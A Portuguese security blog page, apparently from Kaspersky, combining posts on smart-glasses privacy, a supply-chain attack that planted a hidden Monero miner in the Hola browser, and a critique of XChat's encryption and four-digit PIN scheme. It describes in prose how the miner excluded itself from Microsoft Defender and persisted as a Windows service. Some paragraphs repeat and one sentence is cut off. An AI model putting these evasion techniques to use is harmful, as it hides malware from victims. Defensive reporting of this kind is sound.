Para quem ainda não está pronto para adotar uma postura totalmente paranoica, recomendamos configurar suas contas da Meta como privadas. É verdade que isso não impedirá que os óculos inteligentes capturem seu rosto, nem representa uma proteção absoluta contra um eventual reconhecimento facial. No entanto, restringir o acesso às suas fotos, listas de contatos e outras informações pessoais reduz a quantidade de dados que poderiam ser usados para identificá-lo e traçar seu rastro digital.
Se você não tiver certeza de quão fortes são as configurações de segurança das suas redes sociais, recomendamos verificar nossa ferramenta on-line gratuita – a Privacy Checker. Ela oferece um passo a passo para ajustar as configurações de privacidade e segurança em redes sociais e plataformas digitais, ajudando a reduzir a quantidade de informações pessoais expostas online para que desconhecidos vejam.
No início de junho, pesquisadores de segurança cibernética descobriram que uma versão do navegador Hola para Windows, desenvolvido em Israel (1.251.91.0), baixava um minerador da criptomoeda Monero nos dispositivos dos usuários sem que eles soubessem. Logo após a descoberta, a Hola confirmou que havia sido vítima de um ataque à cadeia de suprimentos. Neste artigo, contamos como o ataque ocorreu, como funciona o minerador e o que isso significa para os usuários afetados.
O que é o navegador Hola
No início de junho, pesquisadores de segurança cibernética descobriram que uma versão do navegador Hola para Windows, desenvolvido em Israel (1.251.91.0), baixava um minerador da criptomoeda Monero nos dispositivos dos usuários sem que eles soubessem. Logo após a descoberta, a Hola confirmou que havia sido vítima de um ataque à cadeia de suprimentos. Neste artigo, contamos como o ataque ocorreu, como funciona o minerador e o que isso significa para os usuários afetados.
O que é o navegador Hola e como o malware foi descoberto?
A empresa israelense Hola é mais conhecida por sua VPN, usada por usuários para contornar restrições geográficas e acessar conteúdo bloqueado em determinadas regiões. Além da VPN, a empresa desenvolveu o navegador Hola, que é baseado em Chromium e traz uma VPN integrada, além de recursos de proxy.
Os primeiros sinais de problemas foram detectados pelos pesquisadores durante uma verificação de conformidade padrão para o programa AppEsteem Windows Certified Application. Como parte da certificação, empresas independentes de segurança cibernética auditam os softwares para garantir que contenham apenas os componentes declarados, sem recursos indesejados ou maliciosos. Mesmo após receberem um certificado, os aplicativos são reavaliados regularmente para garantir que continuem atendendo às rígidas diretrizes da AppEsteem.
Foi durante uma verificação de acompanhamento de rotina que os especialistas notaram um arquivo não autorizado agrupado à versão 1.251.91.0 do navegador Hola para Windows. Após a instalação, o arquivo era salvo automaticamente no disco rígido em C:\Program Files\Hola\me{.}exe. Os pesquisadores logo consideraram o arquivo não confiável por vários indícios suspeitos: ele não constava na lista de arquivos de aplicativos aprovados, não tinha carimbo de data/hora nem assinatura digital. Além disso, o código estava bastante ofuscado, sendo capaz de se injetar diretamente na memória do sistema.
Porém, os pesquisadores notaram que o arquivo não estava presente em todas as instalações. Como a infecção não atingiu todos os usuários, os especialistas logo suspeitaram que uma etapa específica do pipeline de distribuição do navegador Hola havia sido comprometida. A Hola acabou confirmando essa teoria, admitindo que foi vítima de um ataque à cadeia de suprimentos.
Quanto ao próprio arquivo me{.}exe suspeito, uma análise mais detalhada revelou que se tratava de um minerador de criptomoedas furtivo configurado para minerar Monero. Vamos agora analisar os detalhes técnicos de como tudo aconteceu.
Como os invasores usaram o navegador Hola para minerar o Monero?
Os mineradores de criptomoedas são programas que aproveitam o poder de processamento de um computador para minerar criptomoedas. Embora alguns usuários instalem esses softwares voluntariamente, mineradores executados em uma máquina sem o conhecimento do proprietário são considerados indesejados.
A execução de um minerador oculto pode deixar um dispositivo muito mais lento, aumentar a conta de eletricidade do usuário e reduzir a vida útil do hardware. Dito isto, vale notar que a infecção de um dispositivo por um minerador não significa que as criptomoedas do proprietário serão roubadas; o dano limita-se ao consumo dos recursos de hardware, utilizados pelos invasores para obter ganho financeiro.
Conforme mencionado acima, o download malicioso incluído no navegador Hola inseriu um minerador da criptomoeda Monero nos dispositivos das vítimas. Lançado em 2014 e baseado no protocolo CryptoNote, o Monero atualmente é negociado a cerca de US$ 330 por unidade.
Comparado a moedas mais conhecidas, como Bitcoin ou Ethereum, o Monero é mais exótico e menos conhecido pelo público geral. Esse status de nicho reflete-se no aumento relativamente modesto do seu preço e em uma menor capitalização de mercado, sendo quase 200 vezes menor que a do Bitcoin. No entanto, o Monero tem um benefício que o destaca: a privacidade. Enquanto o Bitcoin e o Ethereum operam em blockchains públicas e transparentes, onde qualquer pessoa pode rastrear as transações, o Monero é uma “moeda de privacidade”. Ele usa mecanismos criptográficos avançados para ocultar o remetente, o destinatário e o valor da transação. Esse anonimato extremo é exatamente o motivo pelo qual os hackers preferem os mineradores ocultos de Monero, pois eles dificultam o rastreamento das transações por autoridades e profissionais de segurança cibernética.
Além disso, o algoritmo do Monero foi projetado para usar CPUs padrão de forma eficiente na mineração. Isso contrasta fortemente com muitas outras criptomoedas populares, que exigem hardware ASIC especializado ou GPUs de ponta para gerar lucro.
Mas vamos analisar melhor o caso do navegador Hola. Ao analisar o código me{.}exe malicioso, os pesquisadores descobriram que ele estava adicionando automaticamente seus próprios arquivos à lista de exclusão do Microsoft Defender. Ao entrar na lista de permissões, o malware contornou o antivírus do Windows, permitindo a execução do minerador de criptomoedas em segundo plano sem qualquer impedimento.
Então, o programa fez uma cópia de si mesmo sob o nome HolaMonitorService{.}exe e configurou um serviço persistente do Windows em segundo plano chamado hola_monitor_svc. Essa manobra permitiu que o malware se instalasse no sistema, sendo iniciado automaticamente sempre que o computador era reiniciado. Para evitar suspeitas por quedas de desempenho, o minerador permanecia inativo e era acionado apenas quando o computador estava ocioso.
Como proteger seu dispositivo contra mineradores de criptomoedas e malware
Felizmente, a equipe de desenvolvedores da Hola agiu rápido após a detecção do arquivo suspeito. Eles confirmaram a violação da cadeia de suprimentos, mas afirmaram que apenas 0,1% dos usuários foram afetados. Desde então, a empresa reforçou a segurança em torno do pipeline de distribuição de atualizações para garantir que os usuários recebam apenas componentes de software aprovados, certificados e contendo assinatura digital no futuro.
Devido a esse incidente, recomendamos que todos os usuários do navegador Hola o atualizem para a versão mais recente, especialmente aqueles que executam o aplicativo no Windows.
Essa situação é um exemplo clássico de por que é tão importante manter todos softwares atualizados e executar uma Home Security solução robusta de segurança cibernética em todos os seus gadgets. Por exemplo, o Kaspersky Premium fornece alertas em tempo real sobre comportamento suspeito de software e faz o bloqueio instantâneo de ameaças. Como um bônus adicional, a assinatura do Kaspersky Premium inclui uma VPN segura e confiável.
Lembre-se de que mineradores maliciosos de criptomoedas também atacam smartphones, disfarçando-se muitas vezes de jogos populares e até de aplicativos oficiais de serviços governamentais. Confira nossas postagens anteriores para saber mais:
Pavel Durov e seu aplicativo de mensagens “privadas” têm um novo rival: ninguém menos do que Elon Musk e seu XChat. Explicamos várias vezes no nosso blog que as alegações de Durov sobre a privacidade e a segurança do Telegram são exageradas, para dizer o mínimo. Aqui, vou apenas lembrar ao leitor que as conversas padrão (não secretas) no Telegram não são protegidas por criptografia de ponta a ponta, que é o requisito mínimo para que os dados do usuário permaneçam privados.
Mas voltemos a Musk. N
Pavel Durov e seu aplicativo de mensagens “privadas” têm um novo rival: ninguém menos do que Elon Musk e seu XChat. Explicamos várias vezes no nosso blog que as alegações de Durov sobre a privacidade e a segurança do Telegram são exageradas, para dizer o mínimo. Aqui, vou apenas lembrar ao leitor que as conversas padrão (não secretas) no Telegram não são protegidas por criptografia de ponta a ponta, que é o requisito mínimo para que os dados do usuário permaneçam privados.
Mas voltemos a Musk. No final de abril de 2026, o aplicativo XChat foi lançado para usuários do iOS. O magnata da tecnologia vinha exaltando as qualidades do seu aplicativo de mensagens há muito tempo, alegando desde o início que se tratava de uma maneira incrivelmente privada e segura de se comunicar, representando uma ameaça direta ao Signal, WhatsApp, Telegram e iMessage. Hoje, analisamos se é prudente confiar nas <s>promessas de Musk</s> em relação a este novo serviço, detalhamos seus principais recursos e o comparamos à concorrência.
Criptografia no estilo Bitcoin
Musk falou sobre o XChat pela primeira vez em 1º de junho de 2025, naturalmente por meio da sua conta no X (o antigo Twitter). Quando um usuário perguntou quando o novo serviço seria lançado, Musk respondeu: “Essa semana, se não houver problemas de escalabilidade”.
Aparentemente, havia problemas de escalabilidade: a versão beta do aplicativo só foi lançada em setembro de 2025 e os usuários do iOS só obtiveram acesso total ao serviço em abril de 2026. Até o momento da publicação deste artigo, não havia informações sobre quando essa versão será lançada para o Android. Apesar disso, uma página do XChat já está ativa no Google Play, onde os usuários podem <s>enfileirar-se</s> para fazer um “pré-registro”, o que quer que isso signifique.
Mas, vamos voltar à postagem de Musk anunciando o XChat. Essa postagem específica chamou a atenção da comunidade de especialistas em privacidade e cibersegurança, e aqui está o motivo: o magnata da tecnologia informou que o serviço seria construído em uma “arquitetura totalmente nova” e apresentaria “criptografia no estilo Bitcoin”, além de ser escrito em Rust.
Elon Musk anuncia o lançamento do XChat, alegando que o novo aplicativo de mensagens é escrito em Rust e usa “criptografia no estilo Bitcoin”. Fonte
A comunidade de especialistas passou muito tempo tentando descobrir o que Musk quis dizer com isso. Afinal, o Bitcoin não é um sistema criptografado e anônimo de troca de dados. A blockchain utiliza chaves criptográficas públicas e privadas, mas para um propósito totalmente distinto: a assinatura de transações. Além disso, essas transações não estão escondidas de olhares indiscretos; elas estão disponíveis para qualquer um ver, para sempre. Simplificando: a fim de proteger os seus usuários, o Bitcoin não garante a privacidade deles, mas faz exatamente o oposto, ou seja, oferece transparência máxima.
É provável que Musk tenha usado a “criptografia no estilo Bitcoin” como uma estratégia de marketing. Na época do anúncio, o Bitcoin estava sendo negociado próximo de suas máximas históricas, e as criptomoedas dominavam as conversas. Tecnicamente, a versão beta do XChat, lançada em setembro de 2025, protegia as conversas dos usuários com um “tipo” de criptografia de ponta a ponta, mas isso foi implementado de uma forma que levantou sérias dúvidas entre os especialistas em criptografia.
E não sem uma razão. Normalmente, ao configurar um chat com criptografia de ponta a ponta, é gerado automaticamente um par de chaves criptográficas: uma pública e uma privada. A chave pública é usada para criptografar mensagens, enquanto a chave privada as descriptografa. Como outros usuários precisam da sua chave pública para iniciar uma conversa segura com você, essas chaves geralmente são armazenadas nos servidores do aplicativo.
A chave privada, no entanto, deveria ser armazenada somente no dispositivo do usuário, que é exatamente o que o Signal faz. Isso serve como uma garantia simples e firme de que nem a própria empresa nem qualquer terceiro que viole a infraestrutura dela possa acessar as conversas dos usuários, mesmo que realmente desejem.
Mas os projetos de Elon Musk seguem uma cartilha própria: os desenvolvedores do XChat decidiram que seria uma ótima ideia armazenar as chaves privadas dos usuários nos servidores do XChat. O X afirma que utilizará módulos de segurança de hardware (HSMs) para armazenar essas chaves privadas, dispositivos especializados projetados para impedir que até mesmo o proprietário do sistema tenha acesso fácil aos dados armazenados nele. No entanto, os especialistas também estão questionando a confiabilidade dessa configuração, e chegaram a uma conclusão sombria: se o X realmente quiser obter a chave privada de um usuário, é provável que consiga.
Entenda como as mensagens criptografadas do XChat funcionam na prática
Depois que os problemas de escalabilidade foram resolvidos quase um ano após o anúncio de Musk, o X lançou oficialmente o aplicativo XChat para iOS em abril de 2026. Agora, qualquer pessoa pode usá-lo. Mas do ponto de vista prático, a situação envolvendo conversas criptografadas parece ainda mais complicada do que no Telegram.
De acordo com a Central de Ajuda da rede social, para usar a criptografia de conversas de ponta a ponta no XChat, ambos os usuários devem ter uma conta no X e configurar o XChat. Além disso, deve haver algum tipo de conexão entre eles:
Seguir um ao outro ou estar inscrito na conta um do outro
Ter trocado mensagens anteriormente
Ter aceito uma solicitação de mensagem direta
Ser membros da mesma assinatura Premium Business/Premium Organization no X
Se os usuários não seguem um ao outro e não interagiram antes, pode ser que o XChat ainda permita que eles enviem uma solicitação de mensagem. No entanto, essa solicitação inicial não estará abrangida pela criptografia de ponta a ponta.
Pelo menos é assim que o processo é descrito na documentação da ajuda oficial do aplicativo de mensagens. Parece complicado demais? Não se preocupe: isso funciona de forma completamente diferente na prática. Ou melhor, não funciona. Eu consegui enviar uma mensagem para outro usuário que NÃO havia configurado o XChat. O aplicativo em si, é claro, não me avisou sobre isso.
O aplicativo permite iniciar uma conversa com um usuário que ainda nem configurou o XChat, sem qualquer aviso.
A história fica ainda melhor. O usuário para o qual eu enviei uma mensagem recebeu uma notificação na versão da Web do X, mas não conseguiu acessar a mensagem. Aqui está o motivo: antes de usar o XChat, é necessário criar um PIN de quatro dígitos. No entanto, o PIN é solicitado na primeira vez que o usuário tenta acessar o aplicativo, ou seja, antes mesmo dele ter a chance de criar um PIN. Além disso, o usuário recebe um aviso de que, sem o PIN, não será possível visualizar conversas anteriores criptografadas.
O usuário deve inserir um PIN para descriptografar mensagens anteriores antes mesmo de concluir a configuração inicial do XChat.
A única solução que encontrei para poder usar o XChat foi tocar em “Esqueceu o PIN?” (ainda que esse PIN nunca tenha existido), confirmar a minha identidade e criar um novo PIN (ou melhor, o primeiro). Conforme já mencionado, isso faz com que você perca o acesso ao histórico de conversas, não podendo ler nenhuma mensagem enviada a você no XChat antes de ter configurado oficialmente o aplicativo.
XChat: o novo Telegram, WhatsApp, Signal… ou talvez o novo Facebook Messenger?
Todos esses obstáculos com relação ao PIN existem por um motivo. Lembre-se, ao contrário do WhatsApp e do Signal, os desenvolvedores do XChat decidiram armazenar as chaves privadas dos usuários no próprio servidor do aplicativo. Sendo assim, o aplicativo usa esses PINs de quatro dígitos para criptografar essas chaves.
De acordo com a documentação da ajuda do XChat, esse mecanismo foi projetado para garantir a integração “perfeita” entre vários dispositivos. É difícil ignorar o fato de que WhatsApp e Signal resolveram esse problema sem recorrer a artifícios questionáveis, como requisitos de PIN ou o armazenamento de chaves privadas em servidores.
O problema é que soluções alternativas como essas invalidam qualquer alegação de privacidade e segurança do aplicativo. Um PIN (a principal solução alternativa adotada) não é considerado a maneira mais segura de proteger dados confidenciais. Mencionamos várias vezes que combinações de quatro dígitos são fáceis de decifrar usando técnicas de força bruta, especialmente porque o XChat oferece 20 tentativas generosas para inserir o código certo.
O aplicativo permite até 20 tentativas para inserir o PIN de quatro dígitos. Após o limite ser atingido, o XChat avisa que o acesso às mensagens será perdido permanentemente.
Como se não bastasse a implementação confusa de criptografia de ponta a ponta quando comparada à de outros aplicativos, a impressão geral é de que não faz sentido usar o XChat. Um jornalista da Wired fez um comentário certeiro: o aplicativo se parece mais com o Facebook Messenger do que com o WhatsApp, Signal ou Telegram. Mas enquanto as pessoas geralmente abrem o Messenger para ler mensagens enviadas pela mãe ou pela avó, o XChat parece destinado a três tipos de pessoas: as que querem investigar o seu sobrinho estranho que passa todo o tempo livre no X, as que ainda acreditam na promessa de US$ 500 mil em Bitcoin feita por John McAfee e fãs de Elon Musk.
Então, qual é a conclusão sobre o XChat?
A melhor maneira de encerrar esta postagem é com uma citação de um especialista em cibersegurança: “Se o que você busca é segurança, use o Signal. Se o que você quer é falar com praticamente qualquer pessoa usando mensagens criptografadas, use o WhatsApp. Se toda a sua vida gira em torno do X, suponho que isso seja melhor do que nada.”
Se você usar o XChat, a regra número um é não criar um PIN previsível: jamais use o ano do seu nascimento ou, pior, a sequência 1234. Também é importante não esquecer esse código, porque se isso acontecer, todo o seu histórico de conversas desaparecerá para sempre. Por fim, assim como acontece com suas outras senhas, você não deve armazená-la no aplicativo de notas, mas sim em um gerenciador de senhas seguro. Isso não apenas evitará que você tenha de memorizar dezenas de combinações de caracteres, como também reduzirá o risco de perder o acesso a dados e conversas importantes.
Para saber mais sobre mensagens seguras em outros aplicativos, confira nossas outras postagens:

 Entrar